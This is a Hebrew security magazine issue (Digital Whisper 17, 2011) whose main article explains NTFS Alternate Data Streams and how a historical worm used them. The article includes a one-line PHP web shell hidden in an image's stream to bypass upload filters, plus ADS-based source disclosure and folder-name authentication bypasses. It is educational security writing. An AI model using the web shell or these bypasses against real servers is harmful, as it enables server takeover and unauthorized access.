



Digital Whisper


גליון 17, פברואר 2011

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרוייקט:	אפיק קסטיאל
עורכים:	ניר אדר, ליזה גלור
כתבים:	אפיק קסטיאל, אריק פרידמן, יהונתן קלינגר, עמנואל ברונשטיין (emanuel1234).

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper /או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת – נא לשלוח אל editor@digitalwhisper.co.il




דבר העורכים

גליון 17 של Digital Whisper בחוץ! כמעט ואין לי מה להגיד חוץ מזה שאני מבסוט אש מהמספר 17, מספר ראשוני ויפה.

החודשים האחרונים נעשו יותר ויותר עמוסים, גם אצלי וגם אצל ניר. אבל עוד לא נשברנו. אולי דבר העורכים נעשה קצת יותר קצר ממה שאני רגילים, אבל עדיין, אני מקווה שנצליח להגיע לגליון מספר 20 לפני או אחרי שינשרו לי כל השיערות מהראש...):

על כל פנים, קריאה נעימה!



תוכן עניינים

2	דבר העורכים
3	תוכן עניינים
4	NTFS ADS MAGIC TRICKS
14	SHOW ME THE MONEY
22	INTERACTIVE KIOSK OVERTAKING
56	זיהוי באינטרנט: כיצד לחשוף משתמשים מבלי לעבור על החוק
65	דברי סיום

NTFS ADS Magic Tricks

מאת: אפיק קסטילאל (cp77fk4r)


הקדמה

את המאמר הזה החלטתי לכתוב לאחר פגישה מקרית עם התולעת הישנה "W2K.Stream", שפגעה במערכות Windows 2000. בזמנו לא שמעתי עליה, אבל לאחרונה, לאחר שיחה מעניינת עם בחור מעניין יצא לי להשיג את הבינארי של המנוע שלה ולראות אותה בפעולה.


כיום כמעט ולא מדובר באיום מפני שאין לה סיכוי לשרוד, אבל בתקופה שבה היא נכתבה מדובר היה בחידוש טכנולוגי די מורגש, ובעזרת הכלים שהיו קיימים אז – התולעת הייתה כמעט בלתי נראית. חוקרי הוירוסים שחקרו את התולעת חושדים שמדובר רק ב-"PoC" שהופץ בכדי לראות איך העולם מתמודד איתה מפני שהיא לא עשתה כמעט נזק (ככל הידוע לי). מדובר בתולעת הראשונה שניצלה את הפיצ'ר (מישהו אמר חולשה?) במערכת הקבצים NTFS שמוכרת כיום כ-ADS (ראשי תיבות של: Alternate Data Stream).

דרך ההשרדות הראשית של התולעת ומנגנון ההפצה שלה עבדו באופן כזה שלאחר הרצה ראשונית שלה, היא הייתה מדביקה קבצי הרצה באופן הבא: העתקת כלל התוכן הבינארי של קובץ ההרצה המקורי לקובץ זמני בתיקיית ה-TEMP, דריסה של התוכן המקורי של הקובץ בקוד התולעת ולאחר מכן מחיקת הקובץ הזמני והעברת התוכן הבינארי שלי לזרם מידע חלופי (ADS) בשם STR בתוך הקובץ המקורי. בכל פעם שמשמש מריץ את הקובץ (לדוגמא Explorer.exe) רץ הקוד של התולעת ובסוף הריצה שלו מריץ את הקוד שנמצא ב-STR בעזרת CreateProcess. משהו בסיגנון הבא:


שלב ראשון: העתקת תוכנו של היעד לקובץ זמני:



שלב שני: דריסת תוכן קובץ היעד עם קוד התולעת:



שלב שלישי: העתקת הקובץ הזמני (התוכן המקורי של קובץ היעד) ל-ADS בשם STR בקובץ המודבק:




כעת, כל הרצה של Notepad.exe הנגוע, תגרום להרצה של קוד הוירוס שיודע לאחר ריצתו לקרוא לקובץ שמאוחסן אצלו תחת ה-ADS, בשם STR.


יתרונות: גנרי ופשוט, ניתן לבצע בקלות על כל קובץ בינארי ולא דורש אנליזה של קובץ היעד.
חסרונות: מערכת הקבצים תציג את משקל התולעת ולא את משקל הקובץ המקורי. בנוסף, גם כלי האנטי-וירוס שהיו קיימים אז ידעו להתמודד עם איום שכזה: סריקת וירוסים רגילה והשוואה מול מאגר חתימות יזהה בקלות רבה את התולעת.

אישית אני חושב שניתן לממש את הרעיון הנ"ל באופן קצת יותר איכותי, על ידי הזרקת קוד בינארי קלאסי: הזרקת קוד התולעת לזרם החלופי תחת STR בקובץ שאותו רוצים להדביק, ואז שינוי קטן בזרימה הבינארית של הקובץ כך שממש אחרי נקודת הכניסה שלו (EP) יבצע הרצה של המידע שקיים ב-STR. כך בעצם, אם אנטי וירוס ללא מנגנון סריקת ADS סורק את הקובץ – הוא לא מוצא משהו חשוד. בנוסף לכך, מבחינת מערכת הקבצים אין שום שינוי (כמעט) בגודל הקובץ: בניגוד למקרה הראשון שבו מערכת הקבצים תציג את גודל הקובץ של התולעת, במקרה שלנו היא תציג את גודל הקובץ המקורי פלוס מספר ביטים קטן. משהו בסיגנון הבא:

שלב ראשון: העתקת תוכנה של התולעת לקוד היעד תחת זרם מידע חלופי:



שלב שני: שכתוב קוד קובץ היעד בסביבת ה-Entry Point כך שידע להריץ את הקוד הקיים ב-ADS:



כעת, כל הרצה של Notepad.exe הנגוע, תגרום להרצה של קוד הוירוס שיוודע לאחר ריצתו להריץ את הקובץ המקורי.

יתרונות: הרבה יותר קשה לזיהוי, מערכת הקבצים מראה את הגודל המקורי של קובץ היעד + מספר ביטים נוספים, רוב כלי האנטי-וירוס לא היו יכולים בזמנו להתמודד עם מידע השמור בזרמים חלופיים. **חסרונות:** לא גנרי בכלל, דורש ניתוח של קובץ היעד והמימוש בכל קובץ וקובץ שונה.

בכל אופן, מדובר בהיסטוריה ומערכות ההפעלה כיום (תודה לאל) לא מאפשרות לבצע הרצת קבצים ישירות מהזרמים החלופיים של הקבצים, ובכל זאת, עדיין קיימים מספר דברים די מגניבים שמעניין וכדאי להכיר. במאמר זה אציג את המעניינים שבהם.

ADS

אז מה הם בעצם אותם זרמי מידע חלופיים? במערכות קבצים קיים מושג בשם "Fork" (מוכר גם כ-Resource Fork ו-Data Fork, תלוי במערכת הקבצים) המתייחס ל-Metadate של אובייקט במערכת, לכל אובייקט יכול להיות מספר רב של Forks, כל אחד יכול לשמור Metadate שונה על הקובץ, במערכת הקבצים NTFS לאובייקטים הנ"ל קוראים ADS (כאמור, ראשי תיבות של: Alternate Data Stream). מערכת הקבצים NTFS התחילה דרכה במקביל להתחלת דרכן של מערכות ה-Windows NT לקראת סוף שנת 1993 ותחילת שנת 1994.


מבנה הקובץ ב-NTFS בנוי באופן הבא:

```
filename.extension:data_stream_name:$DATA
```

כאשר אנו שומרים מידע בקובץ, הוא מאוחסן באופן דיפולטיבי בזרם מידע בשם "\$DATA", אם נפתח את שורת הפקודה ונריץ את הפקודה הבאה:

```
echo Digital Whisper > test.txt
```

יווצר לנו קובץ חדש בשם test.txt.



אם נכתוב בשורת הפקודה, את הפקודה הבאה:

```
more < test.txt
```

נקבל כמובן את הפלט:

```
Digital Whisper
```

מפני שהמידע נשאר דיפולטיבית בזרם "\$DATA", אנחנו נקבל את אותו הפלט גם אם נכתוב את הפקודה הבאה:

```
more < test.txt::$DATA
```

כאשר הרצנו את פקודת הכתיבה (echo), מערכת הקבצים יודעת לזהות את זרם המידע הדיפולטיבי (\$DATA) ולכתוב אליו. אנו יכולים לשלוט ולהגדיר למערכת לאיזה זרם מידע אנו מעוניינים לכתוב באופן הבא:

```
echo Secert > test.txt:HiddenStream.txt
```

כעת, במידה ונציג את תוכן הטקסט באופן רגיל – אנו נראה את תוכן הזרם הדיפולטיבי, ולכן יוצג לנו:

```
Digital Whisper
```

אך נוכל גם להציג את המידע המאוחסן בזרם שיצרנו, למשל בעזרת הפקודה הבאה:

```
More < test.txt:HiddenStream.txt::$DATA
```

או אפילו בעורך הטקסט המעודף עלינו:


```
notepad test.txt:HiddenStream.txt
```

אחד החסרונות של מערכת הקבצים NTFS היא שהיא מציגה לנו את גודל הקובץ על ידי בדיקת גודל המידע המאוחסן בזרם הדיפולטיבי, מבלי לבדוק את שאר הזרמים (במידה ויש). ניתן לנצל זאת בדיוק כמו שעשתה W2K.Stream.

ניתן להעתיק תוכן של קבצים שלמים ולאחסן אותם מבלי ליצור חשד.

לדוגמא, אם אעתיק את הקובץ notepad.exe לתוך הקובץ שלנו test.txt באופן הבא:

```
type c:\Windows\notepad.exe > test.txt:notepad.exe
```



נוכל לראות שמצד אחד גודל הקובץ נשאר בגודלו לפני העתקה:

```
C:\test>dir
Volume in drive C is n
Volume Serial Number is 5A75-7CCD

Directory of C:\test

01/29/2011  05:08 AM    <DIR>          .
01/29/2011  05:08 AM    <DIR>          ..
01/29/2011  05:26 AM                20 test.txt
               1 File(s)                20 bytes
               2 Dir(s)  13,028,593,664 bytes free

C:\test>
```

אך מצד שני, אם נבקש לראות איזה מידע מוצג באותו זרם חלופי שיצרנו, על ידי הפקודה:

```
More < test.txt:notepad.exe
```

נוכל לראות כי אכן המידע קיים.


חשוב לציין כי במערכת ההפעלה Windows 2000 אף ניתן היה להריץ קבצים שלמים שאוחסנו ב-ADS שאינם דיפולטיביים. אז המצב היה גרוע הרבה יותר מפני שבמידה והיינו מריצים קובץ בשם "Virus.exe" שמאוחסן על גבי ADS בקובץ "NotVirus.exe", רכיב ה-Windows Task Manager היה מדווח כי התהליך "NotVirus.exe" הוא זה שרץ. הדוגמא הקלאסית הייתה הרצת Netcat.exe כדלת אחורית על מערכות Windows תחת Process אחר.

בנוסף לכל זה, ב-1998, בחור בשם Paul Ashton פרסם ב-Bugtraq (למען האמת ב-NTBugtraq...) חולשה (MS98-003 / CVE-1999-0278) שאיפשרה לצפות בקוד המקור של קבצי ASP על שרתי IIS מבוססי NT על ידי הוספת ה-"::\$DATA" לאחר שם העמוד:

```
http://server/aspfile.asp::$DATA
```

שנה שעברה, בחור בשם Jose A.Vazquez פרסם שמצא את אותה החולשה בשרתי nginx בגרסאות 0.8.39 ומטה. כמובן רק במידה והשרת מאוחסן על מערכת הקבצים NTFS.

חולשה מעניינת נוספת שנמצאה בשרתי HTTP (IIS ו-Apache) ישנים (הרצים על מערכת קבצים NTFS) הייתה שאם היינו מבקשים מהשרת (דרך ה-URL) לגשת ל-ADS של קובץ מסויים- הוא היה מאפשר לנו לעשות זאת. את הדבר הנ"ל ניתן היה לנצל בכדי לתקוף מנגנוני העלאת קבצים שאינם מאפשרים לנו להעלות קבצים בעלי תוכן אשר יכול לפגוע בשרת (כגון קבצי ASP וכו').



ניצול התקיפה היה מתבצע באופן הבא:
היינו יוצרים שני קבצים: הראשון תמונה רגילה לחלוטין (למשל בשם picture.jpg) שהשרת נן מאפשר לנו להעלות.
השני קובץ php שיאפשר לנו להשתלט על השרת (למשל בשם backdoor.php) המכיל את הקוד הבא:

```
<?php echo system($_GET['cmd']); ?>
```

היינו "מלבישים" את הקובץ הזדוני על ADS של קובץ התמונה באופן הבא:

```
type backdoor.php > picture.jpg:backdoor.php
```

מעלים את קובץ התמונה לשרת, וניגשים אליו באופן הבא:

```
http://www.reallyoldserver.com/uploaded_images/picture.jpg:backdoor.php
```

זזהו- יש לנו דלת אחורית על השרת...


עוד דבר חשוב הוא שעד מערכת ההפעלה Vista, לא היו כלים מובנים למציאת ADS בקבצים. מ-Vista ניתן להריץ את הפקודה Dir עם הפרמטר "/R" ולקבל פלט בסיגנון הבא:

```
C:\test>dir /R
Volume in drive C is n
Volume Serial Number is 5A75-7CCD

Directory of C:\test

01/29/2011  03:14 PM    <DIR>          .
01/29/2011  03:14 PM    <DIR>          ..
01/29/2011  03:14 PM                4 test.txt
                4 test.txt:HiddenStream1.txt:$DATA
                4 test.txt:HiddenStream2.txt:$DATA
                1 File(s)                4 bytes
                2 Dir(s)  11,852,492,800 bytes free
```

בנוסף לכך, הרוב המוחלט של חברות האנטי-וירוס מסוגלות לזהות את המידע הקיים ב-ADS ולבצע עליו סריקות כאילו מדובר בזרם המידע הדיפולטיבי.



ADS בתיקות?

עד כאן ראינו שימוש ב-ADS כאשר כותבים לתוך קובץ, אך מערכת ה-NTFS תומכת גם ב-ADS כאשר מדובר בתיקות. נכון לכתיבת שורות אלו עדיין לא ראיתי תולעים שמבצעות שימוש ברעיון זה, אך אני מאמין שהדבר קיים. במקום להסביר ולהעריך בפרטים, אציג דוגמאות:

כנסו שוב לתיקה "test" וצרו בה תיקיה חדשה בשם "test1":

```
C:\test>md test1
```

לאחר מכן, צרו תיקיה נוספת בשם "test1.:\$i30:\$Index_Allocation":

```
C:\test>md test1.:$i30:$Index_Allocation
```

אם תבצעו "dir" על התיקה הנוכחית, תראו שהמצב נראה כך:

```
C:\test>dir
Volume Serial Number is 5A75-7CCD
Directory of C:\test


01:49  01/29/2011PM    <DIR> .
01:49  01/29/2011PM    <DIR> ..
01:50  01/29/2011PM    <DIR>      test1
01:49  01/29/2011PM    <DIR>      test1.
0              File(s)                0 bytes
4              Dir(s)      12,920,336,384 bytes free
```

אם תשימו לב, תראו שלמרות שביקשנו ליצור תיקיה בשם: "test1.:\$i30:\$Index_Allocation", מערכת הקבצים יצרה לנו תיקיה בשם "test1.". מה קרה לשאר שם התיקה? נחזור לזה בקרוב. שימו לב לדבר הבא: כנסו לתיקה "test1" וצרו בה קובץ חדש בשם "123.txt". עכשיו כנסו לתיקה "test1." – הקובץ מופיע גם בה! יותר מזה: אם תמחקו את הקובץ מהתיקה "test1.", תראו שהוא גם יימחק מהתיקה "test".

אז מה לעזאזל קורה פה!?

שאלה טובה, וההסבר אליה הוא פשוט: למי שעוד לא ניחש, כאשר הורנו למערכת הקבצים ליצור את התיקה "test1.:\$i30:\$Index_Allocation", הורנו לה בעצם ליצור תיקיה בשם "test.". וכל מה שמגיע לאחר ה-":": מורה על ה-ADS שאליו אנו פונים.

כאשר אנו נכנסים לתיקה "test." אנו בעצם מורים למערכת הקבצים לגשת לתיקה test, וה-":." היא תיקיה (שקיימת בכל תיקיה) שמורה למערכת הקבצים על תוכן התיקה (בדיוק כמו שהתיקה ".." מורה למערכת הקבצים על התוכן של תיקיה אחת למעלה, ולכן אם שם התיקה יהיה "test..." היא תפנה ל-"test.."). החלק המגניב הוא שאנו עדיין יכולים להתייחס (בכתיבה וקריאה) ל-ADS שיצרנו בתיקה הנ"ל.



אם נכתוב בשורת הפקודה:

```
C:\test>cd test1.:$i30:$Index_Allocation
```

נראה שאנחנו יכולים להתייחס אליה כאל תיקיה רגילה, לכתוב אליה קבצים ולמחוק ממנה קבצים. אם נכתוב אליה קובץ טקסט פשוט ונכנס לתיקיה "test" דרך המעטפת או סייר הקבצים של מערכת ההפעלה ("explorer.exe"), נוכל לראות שם התיקיות "test1" ו-"test1.". אם נבחר לגשת ל-"test1." התוכן שיוצג לנו יהיה התוכן של "test1" (אגב, אם נמחק את "test1" וננסה לגשת ל-"test1." מערכת הקבצים תחזיר לנו שגיאה כי הנתיב אינו קיים) אבל אם ניגש לתיקיה דרך שורת הפקודה, באופן הבא:

```
C:\test>cd test1.:$i30:$Index_Allocation
```

נוכל לראות את התוכן המקורי שהסתרנו בה.

נוכל לראות דוגמא מאוד מקורית לשימוש במנגנון הזה [במקרה שהציג](#) חוקר האבטחה Soroush Dalili (כתבתי עליו [כאן](#)), במקרה הנ"ל הרעיון מתבסס על העקרון ששליחת בקשה לתיקיה "/Folder" ולתיקיה "/Folder:\$i30:\$INDEX_ALLOCATION" מתפרשות על ידי השרת כשליחת בקשה לתיקיה "/Folder", אך במנגנון ההזדהות של השרת (שמתבסס על שמות התיקיות ולכן מבחינתו-) שתי המחרוזות שונות זו מזו- ניתן לעקוף את מנגנון ההזדהות ולגשת למידע המאוחסן בתיקיות הדורשות הזדהות מקדימה מבלי לבצע הזדהות כלל.

Zone.Identifier


ב-SP2 של מערכת ההפעלה XP, מיקרוסופט הכניסו קונספט שעד כה לא היה במערכות ההפעלה שלהן. הרעיון הוא שכאשר מורידים קובץ מהאינטרנט למערכת הקבצים NTFS, מערכת הקבצים מוסיפה לו באופן אוטומטי ADS בשם "Zone.Identifier" עם הערך "Zoneld=3", כמו בדוגמא הנ"ל:

```
C:\test>dir /r
Volume Serial Number is 5A75-7CCD


Directory of C:\test
04:04 01/29/2011PM <DIR>.
04:04 01/29/2011PM <DIR>..
04:05 01/29/2011PM          151,040 notepad.exe
                                28 notepad.exe:Zone.Identifier:$DATA
1           File(s)          151,040 bytes
2           Dir(s)    13,557,309,440 bytes free
```

:T&I


```
C:\test>more < notepad.exe:Zone.Identifier
[ZoneTransfer]
ZoneId=3
```



בממשק הוויזואלי, הדבר מתבטא באופן הבא, כאשר מציגים את ה-File Properties:



הרעיון הוא שקבצים בעלי ZoneID=3 לא יוכלו לרוץ מבלי אינטרקציה של המשתמש, כאשר ננסה להריץ קובץ המאופן באופן הנ"ל, מערכת ההפעלה תקפיץ לנו את ההודעה הבאה:



ורק לאחר אישור המשתמש הקובץ יוכל לרוץ.

ה-Zoneid יכול להיות שווה לערך מ-1 עד 4, כך ש:


- 1 – מציין כי הקובץ הגיע מאיזור שנמצא ב-URLZONE_INTRANET.
- 2 – מציין כי הקובץ הגיע מאיזור שנמצא ב-URLZONE_TRUSTED.
- 3 – מציין כי הקובץ הגיע מאיזור שנמצא ב-URLZONE_INTERNET.
- 4 – מציין כי הקובץ הגיע מאיזור שנמצא ב-URLZONE_UNTRUSTED.

אם נשנה את ה-Zoneid של הקובץ ל-1 או 2, מערכת ההפעלה תציין ב-File Properties שהקובץ אכן הגיע ממקור חיצוני, אך לא תגביל אותו בהרצתו. לעומת זאת, אם נשנה את ה-Zoneid ל-4, לא נוכל להריץ את הקובץ עד שנאפס את ה-ADS.


נוכל לשנות את ה-Zonid באופן הבא:

```
C:\test>echo [ZoneTransfer] > notepad.exe:Zone.Identifier  
C:\test>echo ZoneId=4 >> notepad.exe:Zone.Identifier
```

בעת הרצה של קובץ כזה, נקבל את ההודעה הבאה:




וכל עוד לא נאפס את ה-ADS לא נוכל להריץ את הקובץ:



סיכום

זרמי מידע חלופיים הם נישה מאוד מעניינת בעולם מערכות הקבצים. כאשר משתמשים בהם בצורה נכונה הם יכולים להועיל לנו, אך כמו שראינו, חובה להיות מודעים גם לצדדים הפחות מוכרים שלהם בכדי להכיר את המקומות בהם כל מני מזיקים ותוקפים יכולים לבצע שימוש.



Show Me The Money

על הגלגלים שמניעים את תעשיית הזדונה

מאת: אריק פרידמן

*Amateurs study cryptography;
Professionals study economics.*

Allan Schiffman

הקדמה

עוד הרבה לפני שרשת האינטרנט הפכה לנחלת הציבור הרחב, התגלו תופעות של שימוש לרעה ברשת. ה"זדונה" של ימים עברו הייתה כמעט תמימה. הספאם הראשון מיוחס לתכתובת שנשלחה ב-1978 ל-600 נמענים ברשת ARPAnet על-ידי איש מכירות מחברת DEC. הוא סבר באמת ובתמים שהנמענים יהיו מעוניינים באירוע המכירות שפירסם. אחת מתולעי הרשת הראשונות הייתה תולעת האינטרנט, או "תולעת מוריס", שהופצה על-ידי רוברט טאפאן מוריס (אז סטודנט באוניברסיטת קורנל) בנובמבר 1988. התולעת השביתה כ-10% מהרשת, אך לטענת מוריס, כוונתו המקורית כשהפיץ את התולעת הייתה להעריך את גודלה של רשת האינטרנט. גם בהמשך, האקרים חיבלו ברשת ובמוצרי תוכנה בעיקר מתוך סקרנות או מתוך רצון לזכות במוניטין בקהילת ההאקרים.

מתחילת שנות ה-2000 הצד המסחרי של האינטרנט תפס תאוצה, ואיתו התפתחה גם תעשיית הפשע המקוון. הפעילות ההאקרית עברה בהדרגה מ"כלכלת מוניטין" לכלכלה של מזומנים. כמה כסף אפשר להרוויח מפשע מקוון? לרוע המזל, נוכלי אינטרנט אינם נוהגים להגיש דוחות כספיים רבעוניים. החוקרים והתעשייה נאלצים לפיכך לעסוק בספקולציות לגבי סכומי הכסף שתעשיית הפשע המקוון מגלגלת, והנושא עדיין לוט בערפל.

במקרים רבים, הגופים העוסקים בספקולציות כאלו נגועים בעצמם באינטרסים שונים, ולעיתים ההערכות שהם מספקים שונות זו מזו בסדרי גודל. לבנקים וחברות אשראי, למשל, יש אינטרס ברור להפחית בערכו של הפשע המקוון, כדי לזכות באמונם של לקוחותיהם ובהמשך פעילותם המקוונת. לעומת זאת, לחברות אבטחת מידע יש אינטרס להפריז בהערכתיהם, כדי למכור שירותי אבטחת מידע נוספים. מחקרים יסודיים ונטולי פניות העוסקים בכלכלת הפשע המקוון הם די נדירים.

Show Me The Money
www.DigitalWhisper.co.il

Malware as a Service

בעשור האחרון התפתח בעולם התוכנה מושג ה-Software as a Service, המתאר מצב בו ארגון משתמש בשירותים של ספק חיצוני לצורך "חכירת" תוכנה, כולל שימוש בתשתית החומרה של הספק ובשירותי התקנה ותחזוקה. בד בבד, התפתחה בעולם הפשע המקוון הגישה של Malware as a Service. נוכל המעוניין לגרום זדון ברשת כבר לא צריך לדאוג להכל מאפס, והוא יכול לרכוש שירותי זדונה לצרכיו.

